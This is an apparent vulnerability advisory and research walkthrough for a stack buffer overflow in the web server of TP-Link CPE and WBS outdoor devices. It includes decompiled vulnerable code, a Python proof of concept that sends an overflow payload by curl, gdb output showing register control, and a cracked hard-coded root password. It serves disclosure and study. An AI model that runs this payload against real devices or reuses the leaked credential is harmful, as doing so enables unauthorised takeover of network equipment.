TP-Link Outdoor CPE/WBS Remote Stack-based Buffer Overflow (RCE)

The tp-link CPE product family is a cost effective solution for businesses to create an outdoor wireless network. With its centralized management application, it is flexible and ideal for point-to-point, point-to-multipoint and outdoor Wi-Fi coverage applications. Professional performance, coupled with user-friendly design, makes CPE devices an ideal choice for both business and home users.

Vulnerability Description

The specific flaw exists within the httpd service. The issue results from the lack of proper validation of the length of user-supplied data prior to copying it to a fixed-length stack-based buffer. An attacker can leverage this vulnerability to execute code in the context of root.

The vulnerability exists in 2 different functions.

Access Point mode:

When the device is switched to “**Access Point**” mode, the following parameters are affected.

```
}
pcVar9 = (char *)httpGetEnv(param_1,"lan6address");
if (pcVar9 != (char *)0x0) {
  strcpy(acStack196,pcVar9);
}
pcVar9 = (char *)httpGetEnv(param_1,"lan6netmask");
if (pcVar9 != (char *)0x0) {
  local_9c = atoi(pcVar9);
}
pcVar9 = (char *)httpGetEnv(param_1,"lan6pdlength");
if (pcVar9 != (char *)0x0) {
  local_98 = atoi(pcVar9);
}
pcVar9 = (char *)httpGetEnv(param_1,"dhcp6stype");
if (pcVar9 != (char *)0x0) {
  local_6c = atoi(pcVar9);
}
pcVar9 = (char *)httpGetEnv(param_1,"dhcp6sprefix");
if (pcVar9 != (char *)0x0) {
  strcpy(acStack148,pcVar9);
}
```

Router mode:

When the device is switched to “**Router**” mode, the following parameters are affected.

```
pcVar7 = (char *)httpGetEnv(param_1,"wan6address");
if (pcVar7 != (char *)0x0) {
  strcpy(acStack196,pcVar7);
}
pcVar7 = (char *)httpGetEnv(param_1,"wan6netmask");
if (pcVar7 != (char *)0x0) {
  local_9c = atoi(pcVar7);
}
pcVar7 = (char *)httpGetEnv(param_1,"wan6gateway");
if (pcVar7 != (char *)0x0) {
  strcpy(acStack152,pcVar7);
}
pcVar7 = (char *)httpGetEnv(param_1,"wan6dns1");
if (pcVar7 != (char *)0x0) {
  strcpy(acStack112,pcVar7);
}
pcVar7 = (char *)httpGetEnv(param_1,"wan6dns2");
if (pcVar7 != (char *)0x0) {
  strcpy(acStack72,pcVar7);
}
```

Affected Products:

tp-link CPE210

tp-link CPE220

tp-link CPE510

tp-link CPE605

tp-link CPE610

tp-link WBS210

tp-link WBS510

Exploit Proof Of Concept code:

```
import sys
import os
from sys import argv

cookie = argv[1]

#payload = 'A' * 310
#payload                                                                                    =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A
c1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2
Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4A
g5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai
7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2A"

junk = 'Z' * 156
s0 = "AAAA"
s1 = "BBBB"
s2 = "CCCC"
s3 = "DDDD"
s4 = "EEEE"
s5 = "FFFF"
s6 = "GGGG"
s7 = "HHHH"
ra = "\x84\x8a\xac\x2aYYYY"

#0x2aac8b14:  li      a0,1
#ra = "\x14\x8b\xac\x2a"
#0x2aac8a84

junk2 = 'X' * 114

payload = junk + s0 + s1 + s2 + s3 + s4 + s5 + s6 + s7 + ra + junk2
#payload = 'Z' * 156 + "AAAA" + "BBBB" + "CCCC" + "DDDD" + "EEEE" + "FFFF" +
"GGGG" + "HHHH" + "aaaa" + "bbbb" + 'X' * 114
```


```
if argv[1] == "?":
        print ("Usage: tp-link_CPE_POC_lan6address_curl.py cookie")
        print ("Example: tp-link_CPE_POC_lan6address_curl.py  0000000000004d00")
else:
        command = 'curl --cookie "COOKIE='+cookie+'" -H "Cookie: COOKIE='+cookie+'" -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0" -H "Accept: application/json, text/javascript, */*; q=0.01" -H "Accept-Language: hu-HU,hu;q=0.8,en-US;q=0.5,en;q=0.3" -H "Accept-Encoding: gzip, deflate" -H "X-Requested-With: XMLHttpRequest" -H "Origin: https://192.168.0.254" -H "Referer: https://192.168.0.254/" -H "Sec-Fetch-Dest: empty" -H "Sec-Fetch-Mode: cors" -H "Sec-Fetch-Site: same-origin" -H "Te: trailers" -H "Connection: close" -d "connType=static&fallbackIp=192.168.0.254&fallbackMask=255.255.255.0&ipAddress=192.168.0.254&netMask=255.255.255.0&gateway=0.0.0.0&lanDns1=0.0.0.0&lanDns2=1.1.1.1&igmpProxy=false&dhcpServer=false&lan6enable=true&lan6type3=0&lan6address='+payload+'&lanMtuSize=1500" -X POST https://192.168.0.254/data/lan.json --insecure'
        print (command)
        os.system(command)
```


Research walktrough

The motivation of the research! In recent times, we have researched several tp-link models, these devices were typically tp-link devices intended for home use. It is less known that tp-link also offers various solutions for corporate use. When we started looking around these solutions, we realized that most models of the CPE family use the same firmware and binaries (Pharos). This is great because if we find a vulnerability, it will affect most models.


Determination of attack surface! After reviewing the manual and the device, we found that the **http** and **ssh** services are available by default on the device. So the attack surface is clearly the http service. In order to research the httpd binary, we need the device firmware.

Getting the firmware! The firmware can be downloaded from the tp-link site. Then we can use *binwalk* to extract and start examining the binaries.






httpd binary reversing! We used the Ghidra tool to decompile the httpd binary.




```
pcVar9 = (char *)httpGetEnv(param_1,"lan6type3");
if (pcVar9 != (char *)0x0) {
  local_c8 = atoi(pcVar9);
}
pcVar9 = (char *)httpGetEnv(param_1,"lan6address");
if (pcVar9 != (char *)0x0) {
  strcpy(acStack196,pcVar9);
}
pcVar9 = (char *)httpGetEnv(param_1,"lan6netmask");
if (pcVar9 != (char *)0x0) {
  local_9c = atoi(pcVar9);
}
pcVar9 = (char *)httpGetEnv(param_1,"lan6pdlength");
if (pcVar9 != (char *)0x0) {
  local_98 = atoi(pcVar9);
}
```

After we found the vulnerability in the code, we also verified on the device that the vulnerability actually exists. We did for this was to send a sufficiently long character string to the application through the appropriate parameters.



After sending the request, the http service does not respond, it is not available. http service stopped due to memory corruption error.

The next thing we need to do is make sure the bug can be exploited.

If exploitation of a memory corruption bug, we must be able to control some registers (s*, ra, etc...). If there is no way to control the registers, the bug cannot be used to remote code execut.

To that be able to check the contents of the registers when the crash, we need to connect to the httpd process with a debugger.


However this requires an interactive shell on the device!


Fortunately, there is an ssh service! 😊


Unfortunately, we don't get the right permissions here, we can't write the filesystem, so we can't download the right tools and we can't run them either. 😟

What can be done? Let's look inside the device and look for UART! 😊

Fortunately, the device had a UART port, which was little tricky, but it was possible to connect to it. Shown in the picture.




2053500797


C43
C44
L26
J22
R905
R904
J5
R108
R109

And now, here comes the next problem! After receiving the Shell prompt via UART. Need root password! 😟

luckily, the developers used hard-coded credentials in the device's firmware. The shadow file contains the hash of the root user. 😊

```
┌──(kali㉿kali)-[~]
└─$ cat cpe.passwd
root:$1$$zdlNHiCDxYDfeF4MZL.H3/:10933:0:99999:7:::
root:$1$$zdlNHiCDxYDfeF4MZL.H3/:10933:0:99999:7:::
Admin:$1$$zdlNHiCDxYDfeF4MZL.H3/:10933:0:99999:7:::


┌──(kali㉿kali)-[~]
└─$ john --show cpe.passwd
root:5up:10933:0:99999:7:::
root:5up:10933:0:99999:7:::
Admin:5up:10933:0:99999:7:::

3 password hashes cracked, 0 left
```

Pretty cool!

And now we can attach the debugger.

```
  848 root       6240 S    /usr/bin/httpd
  849 root       6240 S    /usr/bin/httpd
  850 root       6240 S    /usr/bin/httpd
  851 root       6240 S    /usr/bin/httpd
  852 root       6240 S    /usr/bin/httpd
  853 root       6240 S    /usr/bin/httpd
  854 root       6240 S    /usr/bin/httpd
  855 root       6240 S    /usr/bin/httpd
  856 root       6240 S    /usr/bin/httpd
  857 root       6240 S    /usr/bin/httpd
  858 root       6240 S    /usr/bin/httpd
  859 root       6240 S    /usr/bin/httpd
  860 root       6240 S    /usr/bin/httpd
  861 root       6240 S    /usr/bin/httpd
  913 root        540 S    -sh
 1527 root        348 S    ./gdbserver.mipsbe --multi 0.0.0.0:1
 1530 root        348 S    ./gdbserver.mipsbe --multi 0.0.0.0:2
 1533 root        348 S    ./gdbserver.mipsbe --multi 0.0.0.0:3
 1534 root        348 S    ./gdbserver.mipsbe --multi 0.0.0.0:4
 1537 root        348 S    ./gdbserver.mipsbe --multi 0.0.0.0:5
 1538 root        348 S    ./gdbserver.mipsbe --multi 0.0.0.0:6
 1541 root        348 S    ./gdbserver.mipsbe --multi 0.0.0.0:7
 1542 root        348 S    ./gdbserver.mipsbe --multi 0.0.0.0:8
 1545 root        348 S    ./gdbserver.mipsbe --multi 0.0.0.0:9
 1546 root        348 S    ./gdbserver.mipsbe --multi 0.0.0.0:10
 1551 root        348 S    ./gdbserver.mipsbe --multi 0.0.0.0:11
 1552 root        348 S    ./gdbserver.mipsbe --multi 0.0.0.0:12
 1555 root        348 S    ./gdbserver.mipsbe --multi 0.0.0.0:13
 1556 root        348 S    ./gdbserver.mipsbe --multi 0.0.0.0:14
 1559 root        404 R    ps
#
```

If we re-send the malicious request, we see in the debugger, whats happen with **httpd** binary.

```
Program received signal SIGBUS, Bus error.
0x62626262 in ?? ()
(gdb) i r
          zero       at       v0       v1       a0       a1       a2       a3
 R0   00000000 00000001 00000002 00000002 2ab4a3f0 00000001 00c3d020 00000030
            t0       t1       t2       t3       t4       t5       t6       t7
 R8   2ab4a3f0 00000000 00000001 00000001 fffffffe 00000001 00000000 00000000
            s0       s1       s2       s3       s4       s5       s6       s7
 R16  41414141 42424242 43434343 44444444 45454545 46464646 47474747 61616161
            t8       t9       k0       k1       gp       sp       s8       ra
 R24  00000000 2aac78fc 00000490 00000000 0079c970 7e9ffba0 61616161 62626262
        status       lo       hi badvaddr    cause       pc
      0000ff13 0000005a 00000000 62626262 10800010 62626262
          fcsr      fir  restart
      00000000 00000000 00000000
(gdb) bt
#0  0x62626262 in ?? ()
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
(gdb)
```

This is an simple stack based buffer overflow on MIPS.

And next, Exploit development!

Coming soon… 😊